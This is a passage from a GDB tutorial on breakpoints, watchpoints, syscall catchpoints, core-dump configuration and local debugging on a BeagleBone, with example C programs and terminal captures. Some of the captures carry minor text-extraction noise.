Reading symbols from ./gdb-basic-usage...done.
(gdb) start 5
Temporary breakpoint 1 at 0x4005c5: file gdb-basic-usage.cpp, line 7.
Starting program: /home/jugurtha/Documents/take3/GDB/Basic-usage/gdb-basic-usage 5
Temporary breakpoint 1, main (argc=2, argv=0x7fffffe058) at gdb-basic-usage.cpp:7
(gdb) show args
Argument list to give program being debugged when it is started is "5".
(gdb) 
```

FIGURE 2.49 – Displaying argument of the program using GDB

- \* **Working directory :** the working directory is passed to the application (**Figure 2.50**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) pwd
Working directory /home/jugurtha/Documents/take3/GDB/Basic-usage.
(gdb) 
```

FIGURE 2.50 – Displaying working directory of the program using GDB

- \* **Environment variables :** see **Figure 2.51**

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) pwd
Working directory /home/jugurtha/Documents/take3/GDB/Basic-usage.
(gdb) 
```

FIGURE 2.51 – Displaying environment variable of the program using GDB

#### 2.3.1.4 Terminating a GDB session

It's time now to close the GDB session, that's how we do it :

- **Stopping the program :** this step is optional, whether or not you want the program to carry on execution after you close the session (see **Figure 2.52**).

```
1 (gdb) kill
2 Kill the program being debugged? (y or n) y
```

- **Close the GDB session :** the quit command is used to terminate gdb (see **Figure 2.52**).

```
1 (gdb) quit
```

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/Basic-usage $ gdb ./gdb-basic-usage -silent
Reading symbols from ./gdb-basic-usage...done.
(gdb) start 10
Temporary breakpoint 1 at 0x4005c5: file gdb-basic-usage.cpp, line 7.
Starting program: /home/jugurtha/Documents/take3/GDB/Basic-usage/gdb-basic-usage 10
Temporary breakpoint 1, main (argc=2, argv=0x7fffffe058) at gdb-basic-usage.cpp:7
(gdb) kill
Kill the program being debugged? (y or n) y
(gdb) quit
It's time now to close the GDB session, that's how we do it :
(jdb) 
```

FIGURE 2.52 – Closing a debugging GDB session

**Remember :** always check if your binary was compiled using debugging option (-g).

### 2.3.2 GDB command line options




FIGURE 2.53 – Basic features of GDB

#### 2.3.2.1 Breakpoints :

are predefined points where GDB stops when it finds them in a program. they allow us to examine the registers, memory dumps and program status at that point (**Figure 2.54**).

Let's work with an example that takes 2 numbers from the user, add them and display the result :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int getNumberFromUser(const char *msg);
5 int computeSum(int num1, int num2);
6
7 int main() {
8
9     int firstNumber=0, secondNumber=0, result=0;
10
11    firstNumber = getNumberFromUser("First number : ");
12    secondNumber = getNumberFromUser("Second number : ");
13
14    result = computeSum(firstNumber,secondNumber);
15
16    printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
17
18    return EXIT_SUCCESS;
19 }
20
21 int getNumberFromUser(const char *msg) {
22     int numberFromUser = 0;
23     printf("%s",msg);
24     scanf("%d",&numberFromUser);
25     return numberFromUser;
26 }
27
28 int computeSum(int num1, int num2){
29     return num1+num2;
30 }
```

We can place a breakpoint in different ways :

- **Using a line number :** We can set a breakpoint (or more) at any line in the source code (**Figure 2.54**).

1 (gdb) break line\_number

- **Using function name :** We can also set breakpoints on functions , *GDB deduces the line number* (**Figure 2.55**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 12
Breakpoint 1 at 0x400600: file gdb-setting-breakpoints.cpp, line 12.
(gdb) break 14
Breakpoint 2 at 0x40060d: file gdb-setting-breakpoints.cpp, line 14.
(gdb) break 16
Breakpoint 3 at 0x40061f: file gdb-setting-breakpoints.cpp, line 16.
(gdb) █
```

FIGURE 2.54 – Setting line's breakpoints using GDB

1 (gdb) **break my\_function**

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break getNumberFromUser
Breakpoint 1 at 0x40064c: file gdb-setting-breakpoints.cpp, line 21.
(gdb) break computeSum
Breakpoint 2 at 0x4006b1: file gdb-setting-breakpoints.cpp, line 29.
(gdb) █
```

FIGURE 2.55 – Setting function's breakpoints using GDB

- **Filename + line number :** if a program has multiple files, We can set a breakpoint as shown below.

1 (gdb) **break my\_file.cpp:line\_number**

- **Filename + function name :**

1 (gdb) **break my\_file.cpp:my\_function**

After we have placed our different breakpoints, lets' navigate :

- **continue (or c)** : will carry on the execution till the next breakpoint or program's termination (**Figure 2.56**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 16
Breakpoint 1 at 0x40061f: file gdb-setting-breakpoints.cpp, line 16.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
Number = getNumberFromUser("Second number : ");
First number : 12
Second number : 5  computeSum(firstNumber,secondNumber);
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:16
16 printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) continue
Continuing.
The result : 12 + 5 = 17 [RESS]
[Inferior 1 (process 10636) exited normally]
(gdb) █
```

FIGURE 2.56 – Continue command used to go through breakpoints in GDB

**Explanation :** We have set a breakpoint at line 16 (in the printf statement). The program was then launched using *run*, we entered two numbers and then GDB reached the breakpoint at line 16 then it stopped. We used *continue* to carry on execution.

- **step <count>** : executes the next instruction in the source code. however, if the instruction is a function call, it will jump inside that function (**Figure 2.57**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:11
11     int firstNumber = getNumberFromUser("First number : ");
(gdb) step
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:11
11     int firstNumber = getNumberFromUser("First number : ");
(gdb) step
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:12
12     int secondNumber = getNumberFromUser("Second number : ");
(gdb) step
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:13
13     int result = computeSum(firstNumber,secondNumber);
(gdb) step
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:14
14     printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) 
```

FIGURE 2.57 – Step command used to single step through the code in GDB

**Note :** if count is provided then the command will execute the next <count> instructions.

- **next <count>** : similar to count as it executes the next instruction, but it does not jump inside a function in case of a call to a function is encountered (**Figure 2.58**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:11
11     int firstNumber = getNumberFromUser("First number : ");
(gdb) next
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:12
12     int secondNumber = getNumberFromUser("Second number : ");
(gdb) next
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:13
13     int result = computeSum(firstNumber,secondNumber);
(gdb) next
Breakpoint 1, main () at gdb-setting-breakpoints.cpp:14
14     printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) 
```

FIGURE 2.58 – Next command used to single step through the code in GDB

**Note :** if count is provided then the command will execute the next <count> instructions.

We can get the list of breakpoints at any moment in GDB (**Figure 2.59**).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break getNumberFromUser
Breakpoint 1 at 0x40064c: file gdb-setting-breakpoints.cpp, line 21.
(gdb) break 16
Breakpoint 2 at 0x40061f: file gdb-setting-breakpoints.cpp, line 16.
(gdb) info break
Num Type Disp Enb Address What
1 breakpoint keep y 0x00000000040064c in getNumberFromUser(char const*)
2 breakpoint keep y 0x00000000040061f in main() at gdb-setting-breakpoints.cpp:16
(gdb) 
```

FIGURE 2.59 – Listing breakpoint list in GDB

We have to mention also that we can disable or remove breakpoints :

- **delete breakpoints :**

1 (gdb) delete breakpoint\_position

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) delete breakpoint 1
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
First number : 15
Second number : 4
The result : 15 + 4 = 19
[Inferior 1 (process 12129) exited normally]
(gdb) 
```

FIGURE 2.60 – Delete a breakpoint in GDB

— disable breakpoints :

1 (gdb) disable breakpoint\_position

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) break 16
Breakpoint 2 at 0x40061f: file gdb-setting-breakpoints.cpp, line 16.
(gdb) disable breakpoint 1
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
First number : 15
Second number : 4
The result : 15 + 4 = 19
[Inferior 1 (process 12292) exited normally]
(gdb) info break
Num Type Disp Enb Address What
1 breakpoint keep n 0x0000000004005f3 in main() at gdb-setting-breakpoints.cpp:11
2 breakpoint keep y 0x00000000040061f in main() at gdb-setting-breakpoints.cpp:16
(gdb) 
```

FIGURE 2.61 – Disable a breakpoint in GDB

— enable breakpoints :

1 (gdb) enable breakpoint\_position

### 2.3.2.2 Watchpoints :

can monitor a variable (read and write) and reports its status.

— watch command : tells GDB to stop when a variable has been written (Figure 2.62).

1 (gdb) watch myVaribale

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```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
First number : 5
Second number : 10
Hardware watchpoint 2: result
Old value = 0
New value = 15
main () at gdb-setting-breakpoints.cpp:16
16         printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) ■
```

FIGURE 2.62 – Setting a write watchpoint in GDB

— **rwatch command** : tells GDB to stop when a variable has been read (Figure 2.63).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
First number : 7
Second number : 5
Hardware read watchpoint 2: result
Old value = 0
New value = 12
Value = 0x0000000000400622 in main () at gdb-setting-breakpoints.cpp:16
16         printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) ■
```

FIGURE 2.63 – Setting a read watchpoint in GDB

— **awatch command** : tells GDB to stop when a variable has been written or read (Figure 2.64).

```
jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-PC ~/Documents/take3/GDB/breakpoints-watch-points $ gdb ./gdb-setting-breakpoints -silent
Reading symbols from ./gdb-setting-breakpoints...done.
(gdb) break 11
Breakpoint 1 at 0x4005f3: file gdb-setting-breakpoints.cpp, line 11.
(gdb) run
Starting program: /home/jugurtha/Documents/take3/GDB/breakpoints-watch-points/gdb-setting-breakpoints
First number : 7
Second number : 12
Hardware access (read/write) watchpoint 2: result
Old value = 0
New value = 19
main () at gdb-setting-breakpoints.cpp:16
16         printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);
(gdb) ■
```

FIGURE 2.64 – Setting a read/write watchpoint in GDB

### 2.3.2.3 Catchpoints :

report events like *fork*, *signal reception* (SIGUSER1,SIGALRM, ..., etc) and *exceptions*.

To get a deeper understanding, let's create a program that forks another process :

- (a) **gdb-catchpoints.c** : The following program creates another process using the fork (which is a function wrapper around the clone syscall) :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <unistd.h>
5
6 int main() {
7
8     pid_t pid;
9     pid = fork();
10
11    if (pid > 0)
12        printf("I am process %d and my child's pid=%d!\n", getpid(), pid);
13    else if (!pid)
14        printf("Hello, I'm the child process!\n");
15    else
16        perror("fork cannot be made");
17
18    return EXIT_SUCCESS;
19}
20

```

If We execute the above code, we will get the output in **Figure 2.65**.

FIGURE 2.65 – Process forking in linux

- (b) **Catching process creation using GDB** : We can issue the following command in GDB :

```
1 (gdb) catch fork
```

The result is shown in **Figure 2.66**. Notice that GDB stopped when a fork event was fired.

FIGURE 2.66 – Catching process forking using GDB

(c) **Catching process syscalls :** We can trace system calls with GDB, it is enough to write the following command to catch all the syscalls of a given program :

```
1 (gdb) catch syscall
```

We can test the above command on our program (**Figure 2.67**).

```
jugurtha@jugurtha-PC ~/Documents/GDB-catchpoints
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-PC ~/Documents/GDB-catchpoints $ gdb -q ./gdb-catchpoints
Reading symbols from ./gdb-catchpoints...done.
(gdb) catch syscall
Catchpoint 1 (any syscall)
(gdb) start
Temporary breakpoint 2 at 0x40064e: file gdb-catchpoints.c, line 9.
Starting program: /home/jugurtha/Documents/GDB-catchpoints/gdb-catchpoints

Catchpoint 1 (call to syscall brk), 0x00007ffff7df14b9 in __brk (
    addr=addr@entry=0x0) at ../sysdeps/unix/sysv/linux/x86_64/brk.c:31
31     .../sysdeps/unix/sysv/linux/x86_64/brk.c: No such file or directory.
(gdb) c
Continuing. [label(Process forking in linux)
(gdb) 
Catchpoint 1 (returned from syscall brk), 0x00007ffff7df14b9 in __brk (
    addr=addr@entry=0x0) at ../sysdeps/unix/sysv/linux/x86_64/brk.c:31
31     .../sysdeps/unix/sysv/linux/x86_64/brk.c: No such file or directory.
(gdb) c
Continuing. [label(Catching process forking using GDB)
Continuing. [label(Catching process forking using GDB)
Catchpoint 1 (call to syscall access), 0x00007ffff7df23c7 in access ()
    at ../sysdeps/unix/syscall-template.S:84
84     .../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) ]
```

FIGURE 2.67 – Catching syscalls using GDB

**Note :** We can trace a particular syscall using GDB, this link <https://filippo.io/linux-syscall-table/> provides the list of syscalls and their corresponding number. We can trace the « exit\_group » syscall as shown in **Figure 2.68**.

```
jugurtha@jugurtha-PC ~/Documents/GDB-catchpoints
Fichier Édition Affichage Rechercher Terminal Aide
[Inferior 1 (process 5553) exited normally]
(gdb) quit
[jugurtha@jugurtha-PC ~/Documents/GDB-catchpoints $ gdb -q ./gdb-catchpoints
Reading symbols from ./gdb-catchpoints...done.
(gdb) catch syscall 231
Catchpoint 1 ('syscall 'exit_group' [231])
(gdb) start
Temporary breakpoint 2 at 0x40064e: file gdb-catchpoints.c, line 9.
Starting program: /home/jugurtha/Documents/GDB-catchpoints/gdb-catchpoints
Temporary breakpoint 2, main () at gdb-catchpoints.c:9
9 _clock_gettime pid = fork (); kernel posix-timers.c
(gdb) c
Continuing. [label(kernel posix-timers.c
Hello, I'm the child process!
I am process 5574 and my child's pid=5578!]

Catchpoint 1 (call to syscall exit_group), 0x00007ffff7ad9748 in __GI_exit (
    status=status@entry=0) at ../sysdeps/unix/sysv/linux/_exit.c:31
31     .../sysdeps/unix/sysv/linux/_exit.c: No such file or directory.
(gdb) c
Continuing. [label(eventpoll.c
[Inferior 1 (process 5574) exited normally]
(gdb) ]
```


FIGURE 2.68 – Catching exit\_group syscall using GDB

### 2.3.3 File core dump

When a userspace application was terminated abnormally (due to a segmentation fault for example), the system saves the content of the virtual memory space of the program at the instant of termination for post analysis, those files are known as *Core Dumps*.

### 2.3.3.1 Enabling file core crash

*core dumping is not available by default and it has to be enabled.* The **Figure 2.69** shows the limit resources affected to my account. We can clearly see that « Core file size = 0 », meaning that **core dumps will not be created in**




```
Terminal - jugurtha@jugurtha-VirtualBox:~  
Fichier Éditer Affichage Terminal Onglets Aide  
jugurtha@jugurtha-VirtualBox:~$ ulimit -a  
core file size          (blocks, -c) 0  
data seg size           (kbytes, -d) unlimited  
scheduling priority     (-e) 0  
file size               (blocks, -f) unlimited  
pending signals          (-i) 7767  
max locked memory       (kbytes, -l) 64  
max memory size         (kbytes, -m) unlimited  
open files              (-n) 1024  
pipe size               (512 bytes, -p) 8  
POSIX message queues    (bytes, -q) 819200  
real-time priority       (-r) 0  
stack size               (kbytes, -s) 8192  
cpu time                (seconds, -t) unlimited  
max user processes       (-u) 7767  
virtual memory           (kbytes, -v) unlimited  
file locks              (-x) unlimited  
jugurtha@jugurtha-VirtualBox:~$
```

FIGURE 2.69 – Viewing the limits associated with my account

**case of application crash.**

Hopefully, we can change this easily as show in **Figure 2.70**.



```
Terminal - jugurtha@jugurtha-VirtualBox:~  
Fichier Éditer Affichage Terminal Onglets Aide  
jugurtha@jugurtha-VirtualBox:~$ ulimit -c unlimited  
jugurtha@jugurtha-VirtualBox:~$ ulimit -a  
core file size          (blocks, -c) unlimited  
data seg size           (kbytes, -d) unlimited  
scheduling priority     (-e) 0  
file size               (blocks, -f) unlimited  
pending signals          (-i) 7767  
max locked memory       (kbytes, -l) 64  
max memory size         (kbytes, -m) unlimited  
open files              (-n) 1024  
pipe size               (512 bytes, -p) 8  
POSIX message queues    (bytes, -q) 819200  
real-time priority       (-r) 0  
stack size               (kbytes, -s) 8192  
cpu time                (seconds, -t) unlimited  
max user processes       (-u) 7767  
virtual memory           (kbytes, -v) unlimited  
file locks              (-x) unlimited  
jugurtha@jugurtha-VirtualBox:~$
```

FIGURE 2.70 – Enabling core dump in my account

**Important remark :** always check if the core dumps were enabled using « `ulimit -a` » even after you changed the limits.

**Note :** We can set the maximum size limit (to a specific number) of a core dump file as follow :

<sup>1</sup> `$ ulimit -c 1024`

### 2.3.3.2 Core crash generation


If you have enabled the core crash, We can run a buggy program and linux will generate a core dump in case of abnormal behaviour.

As an example, let's take a example of dereferencing a **NULL pointer** in C/C++ :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5
6     *(int *)NULL = 0;
7
8     printf("SMILE, This is a dereferenced NULL pointer !!\n");
9
10    return EXIT_SUCCESS;
11 }
```

If you run the above code, you will have a segmentation fault but also a *dump file*(Figure 2.71).



The terminal window shows the following session:

```

jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis $ ulimit -c unlimited
jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis $ gcc gdb-core-dump-analysis.c -o gdb-core-dump-analysis -g
jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis $ ./gdb-core-dump-analysis
Segmentation fault (core dumped)
jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis $
```


FIGURE 2.71 – Generation of a core dump file after dereferencing a NULL pointer

### 2.3.3.3 File crash core analysis

GDB can be used to analyse the userspace crash dump files, all We have to do is to launch GDB as follow :

```
1 # gdb ./myProgram <coreFile>
```

Let's apply this on our generated core dump file as shown in Figure 2.72. We can see that GDB recognised the



The terminal window shows the following session:

```

jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/GDB-core-dump-analysis $ gdb -q ./gdb-core-dump-analysis core
Reading symbols from ./gdb-core-dump-analysis...done.

warning: core file may not match specified executable file.
[New LWP 8653]
Core was generated by `./gdb-core-dump-analysis'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x00000000040052f in main () at gdb-core-dump-analysis.c:6
6         *(int *)NULL = 0;
(gdb) bt
#0 0x00000000040052f in main () at gdb-core-dump-analysis.c:6, otherwise GDB is
(gdb)
```

FIGURE 2.72 – Analysis of a core dump file using GDB

problem when we executed it, and it points to the faulty line which line 6.

You can also dump the stat of the registers, memory and even get a backtrace (command : bt) as demonstrated in Figure 2.72.

**Remember :** Your binary executable file must have been compiled with -g option, otherwise GDB is near to be useless.

### 2.3.3.4 Custumizing the name of the core file

The default name of the core files is « core », but some problems may rise :

- We may have multiple core files in such a way we cannot differentiate which core dump belongs to a particular application.
- If an application crashes multiple times, then the new core file will overwrite the old one.

Linux provides two files to customize the naming convention of the core dumps.

- (a) **/proc/sys/kernel/core\_uses\_pid** : this generates a core dump file named « core.pid », where pid is the identifier of the process being terminated. We can enable this feature by :

```
1 # echo 1 > /proc/sys/kernel/core_uses_pid
```

If you have a dump file that is created by your system, then it should look like the **Figure 2.73**




FIGURE 2.73 – Generation of a core dump file with a name core.pid

You can disable this option at any time by :

```
1 # echo 0 > /proc/sys/kernel/core_uses_pid
```

**Important :** the « core.pid » format is not always appropriate because pids are not consistent. We must parse the log files to find what was once the process name executable corresponding to the pid.

- (b) **/proc/sys/kernel/core\_pattern** : this option offers more control over the core dump files. We can include the following detail in the name of the core dump :

**Example :** let's save a core dump file with the naming format :

« core.hostName.executableFileName.processID.timestamp » (see **Figure 2.74**).

```
1 # echo core.%h.%e.%p.%t > /proc/sys/kernel/core_pattern
```



FIGURE 2.74 – Changing the filename of core dump using core pattern

**Note :** The core pattern file allows to change the location of the core dump (by default it is saved on the directory of the executable). If you want to do that, you just have to add the path of the location after the echo as follow :

```
1 # echo /myFolder/core.%h.%e.%p.%t > /proc/sys/kernel/core_pattern
```

As a result, the core file will be stored in the folder called *myFolder*.

### 2.3.4 Local Debugging using GDB

Up to this stage, We only did local debugging using GDB. In other words, *GDB and the program that we want to debug are on the same machine*.

We can summarize the steps required to debug a local program using GDB as follow :

- **Compile your binary using -g option :**

```
1 $ gcc myProgram.cpp -o myProgram -g
```

- **Launch GDB :** it's time to start GDB and explore our executable :

```
1 $ gdb ./myProgram
```

Let's experiment on a Beaglebone black Wireless :

- **ledBlinkUser.c :** this is a blinkLed example (can be found here : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/gdb/loca-debug-beaglebone](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/gdb/loca-debug-beaglebone)) which changes the state of LED\_USR0 :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <time.h>
5
6 int main( int argc , char *argv [] ) {
7     int blinkTime=0;
8     if (argc!=2){
9         printf("Usage ./ledBlinkUser blinkTime\n");
10    exit(EXIT_FAILURE);
11 }
12 blinkTime= atoi(argv[1]);
13 while(1){
14     system("echo 255 > /sys/class/leds/beaglebone:green:usr0/brightness");
15     usleep(blinkTime);
16     system("echo 0 > /sys/class/leds/beaglebone:green:usr0/brightness");
17     usleep(blinkTime);
18 }
19 return EXIT_SUCCESS;
20 }
```

- **Compile source code :** We must always include debugging symbols in order to use GDB (**Figure 2.75**).

```
root@beaglebone:~# gcc ledBlinkUser.c -o ledBlinkUser -g
root@beaglebone:~#
```

FIGURE 2.75 – Compile ledblink with debugging symbols

- **Running the program :** ledBlink accepts as parameter the number of micro-seconds (delay) between changing the state of the led (ON/OFF).

FIGURE 2.76 – Running blinking led program example

**Note :** We are passing  $1000000 \mu\text{second} = 1\text{second}$  (blinking delay).

- **Launching a GDB session :** We can launch GDB on the executable file and pass it blink speed as a parameter using *start* command (**Figure 2.77**).

```
root@beaglebone:~# gdb -q ./ledBlinkUser
Reading symbols from ./ledBlinkUser...done.
(gdb) start 5
Temporary breakpoint 1 at 0x104a2: file ledBlinkUser.c, line 7.
Starting program: /root/ledBlinkUser 5

Temporary breakpoint 1, main (argc=2, argv=0xbeffffd44) at ledBlinkUser.c:7
7           int blinkTime=0;
(gdb) █
```

